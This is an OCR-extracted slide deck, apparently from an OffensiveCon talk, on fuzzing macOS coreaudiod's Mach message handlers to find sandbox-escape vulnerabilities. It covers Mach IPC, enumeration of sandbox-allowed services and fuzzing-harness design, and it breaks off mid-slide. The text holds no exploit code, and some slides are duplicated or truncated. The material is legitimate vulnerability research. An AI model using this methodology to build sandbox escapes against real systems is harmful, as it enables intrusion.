Breaking the Sound Barrier

Dillon Franke

Exploiting CoreAudio via Mach Message Fuzzing

OFFENSIVECON BY Binary Gecko

$ whoami

Google

CURRENTLY

Senior Security Engineer, ISE
(Security Research)
Product Security Reviews
Vulnerability Research

Project Zero 20% Research
MacOS Vulnerability Research

STUDIED

Bachelor's & Master's in Computer Science at Stanford University
Security and Systems Engineering

MANDIANT
NOW PART OF Google Cloud

PREVIOUSLY

Mandiant Red Team
(Pentesting)
Application Security
Source Code Reviews
Embedded Device Assessments

FLARE Offensive Task Force (OTF)
(Reverse Engineering)
Malware reversing
Searching for exploits used in the wild
0-day vulnerability research
Exploit development

HOBBIES

Playing Guitar
Cycling in the San Francisco Bay Area
Hacking (obviously)

Overview

Crash Course on Fuzzing and Mach IPC

The Attack Cycle

Vulnerabilities, Exploitation, & Patches

Q&A


CRASH COURSE

What is Fuzzing?

Fuzzing is sending unexpected **inputs** to a **system** in the hopes of making something unexpected happen

CRASH COURSE

Knowledge-Driven Fuzzing



Attack Cycle

1. Identify an attack vector
2. Choose a target
3. Create a fuzzing harness
4. Fuzz and produce crashes
5. Analyze crashes and code coverage
6. Iterate on the fuzzing harness
7. Identify relevant crashes
8. Identify and exploit a vulnerability

Identify an Attack Vector

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes


Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Abusing IPC for Sandbox Escapes

- Exploiting a modern browser typically requires an additional “sandbox escape” vector
- Interprocess Communication (IPC) mechanisms can serve as a natural bridge between a restricted and unrestricted process



Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE


Mach Messages: A History of Abuse

- Project Zero: task_t considered harmful (Ian Beer): Mach messages abused to exploit a critical `task_t` design flaw (sandbox escape/privilege escalation).
- In-the-wild iOS Exploit Chain 2 - IOSurface (Ian Beer): Mach messages abused for heap grooming
- A Methodical Approach to Browser Exploitation | RET2 Systems Blog: Leveraging Mach message handlers to build a Safari sandbox escape exploit

THE ATTACK CYCLE

Mach Ports

- Identify an attack vector
- Choose a Target
- Create a Fuzzing Harness
- Fuzz and Produce Crashes
- Iterate on the Fuzzing Harness
- Identify and Exploit a Vulnerability



An IPC message queue, managed by the kernel

Port Right: Handle to a port that allows sending or receiving messages to the port

Receive Right: Allows receiving a mach port's messages

Send Right: Allows sending messages to a mach port

THE ATTACK CYCLE

Establishing a Mach Connection

Bootstrap Server

- A mach port to help establish connections with other mach ports
- By default, all processes have a send right to the bootstrap server

Mach Service

- A mach port with a name that is registered with the Bootstrap Server (e.g. **com.apple.offensivecon**)

Communicating with a Service

1. Alice allocates a new mach port with a receive right
2. Alice registers her service using a specific name **com.apple.offensivecon**

   By registering, Alice is giving the bootstrap server a send right to the port Alice has a receive right to
3. Bob asks the bootstrap server for the service named **com.apple.offensivecon** and the server gives Bob a copy of the send right for Alice's mach port
4. Bob can now send messages to Alice's mach port for Alice to receive

THE ATTACK CYCLE

- Identify an attack vector
- **Choose a Target**
- Create a Fuzzing Harness
- Fuzz and Produce Crashes
- Iterate on the Fuzzing Harness
- Identify and Exploit a Vulnerability

Choose a Target

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

System Daemons Register Mach Services

- MacOS system daemons register Mach services using `launchd`
- `.plist` files in `/System/Library/LaunchAgents` and `/System/Library/LaunchDaemons`

```
➜  ~ cat /System/Library/LaunchAgents/com.apple.AddressBook.AssistantS
ervice.plist | grep -C 5 MachServices
<dict>
        <key>POSIXSpawnType</key>
        <string>Adaptive</string>
        <key>Label</key>
        <string>com.apple.AddressBook.AssistantService</string>
        <key>MachServices</key>
        <dict>
                <key>com.apple.AddressBook.AssistantService</key>
                <true/>
        </dict>
        <key>ProgramArguments</key>
```

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes


Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Finding Sandbox-Allowed Communications

- Identify high-impact, sandboxed processes we'd like to breakout of
  - Web browsers
  - Adobe Acrobat
  - Microsoft Word
- Analyze which Mach services they can interact with
- Identify the binaries implementing those Mach services



THE ATTACK CYCLE

Finding Sandbox-Allowed Communications: `.sb` Files

- Sandboxed processes need explicit permission to send Mach messages.
- Apple's App Sandbox uses `.sb` files with TinyScheme format for this.
- `allow mach-lookup` grants permission to send Mach messages to a given service

```
# File:
/System/Volumes/Preboot/Cryptexes/Incoming/OS/System/L
ibrary/Frameworks/WebKit.framework/Versions/A/Resource
s/com.apple.WebKit.GPUProcess.sb
(with-filter (system-attribute apple-internal)
    (allow mach-lookup
        (global-name "com.apple.analyticsd")
        (global-name "com.apple.diagnosticd")))
(allow mach-lookup
       (global-name "com.apple.audio.audiohald")
       (global-name "com.apple.CARenderServer")
       (global-name "com.apple.fonts")
       (global-name
"com.apple.PowerManagement.control")
       (global-name "com.apple.trustd.agent")
       (global-name "com.apple.logd.events"))
```

THE ATTACK CYCLE

Finding Sandbox-Allowed Communications: `sbtool`

sbtool: https://newosxbook.com/src.jl?tree=listings&file=/sbtool.c

- Use built-in **sandbox_check()** function to determine which mach services a process can send to
- Message handlers we can send to → potential for sandbox escapes

```
❯ ./sbtool 2813 mach
com.apple.logd
com.apple.xpc.smd
com.apple.remoted
com.apple.metadata.mds
com.apple.coreduetd
com.apple.apsd
com.apple.coreservices.launchservicesd
com.apple.bsd.dirhelper
com.apple.logind
com.apple.revision
…Truncated…
```

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability


THE ATTACK CYCLE

Target Selection: `coreaudiod`

- Contains complex service: `com.apple.audio.audiohald`
- Allows Mach communications from several impactful applications, including the Safari GPU process
- The Mach service has a large number of message handlers
- The service seemed to allow control and and modification of audio hardware, which would likely require elevated privileges
- The `coreaudiod` binary and the CoreAudio Framework it heavily uses are both closed source
  - A unique reverse engineering challenge 😎

Create a Fuzzing Harness

What is a Fuzzing Harness?



A **fuzzing harness** is code that allows you to send input through an attack vector. (Call a desired function)

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

The Entry Point Matters

- Fuzzers can find much more than surface-level bugs!
- A coverage-guided fuzzer is a powerful weapon
  - Only if its energy is focused in the right place
- The “right place” to fuzz
  - Ease of development / unrealistic environment?
  - Increased performance / more false positives?
  - Highly dependent on the target and research goals

Identify an attack vector

Choose a Target

Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE


Option 1: Interprocess Message Send



- The natural way to send a message to a Mach service is using the `mach_msg()` API
- Write a harness that repeatedly uses `mach_msg()` to send input

THE ATTACK CYCLE

Option 1: Interprocess Message Send



Pros:


- Simple
- Similar to end exploit

Cons:

- Slow *(At mercy of the application to send messages)*
- Many points of potential failure
- Two different process spaces (code coverage difficult)
- Difficult to determine which message caused crash

THE ATTACK CYCLE


Option 2: Direct Harness



- Load code implementing Mach message handlers
- Call handlers directly with desired input

THE ATTACK CYCLE

Option 2: Direct Harness



Pros:


- Very fast
- Same process space easy for instrumentation/code coverage
- Easy to know which input caused crash/replicate

Cons:

- Different from end exploit
- Might have to invoke initialization routines

THE ATTACK CYCLE

Option 2: Direct Harness



Pros:

- Very fast
- Same process spac overage
- Easy to know which


Cons:

- Different from end
- Might have to invok

- Identify an attack vector
- Choose a Target
- Create a Fuzzing Harness
- Fuzz and Produce Crashes
- Iterate on the Fuzzing Harness
- Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Direct Harness: The Approach



1. Identify the Mach message handling function
2. Write a fuzzing harness to load the message handling code from `coreaudiod`
3. Use a fuzzer to generate inputs and call the fuzzing harness
4. Profit, hopefully

Finding the Mach Message Handler

- No references to `com.apple.audio.audiohald` within the `coreaudiod` binary

```
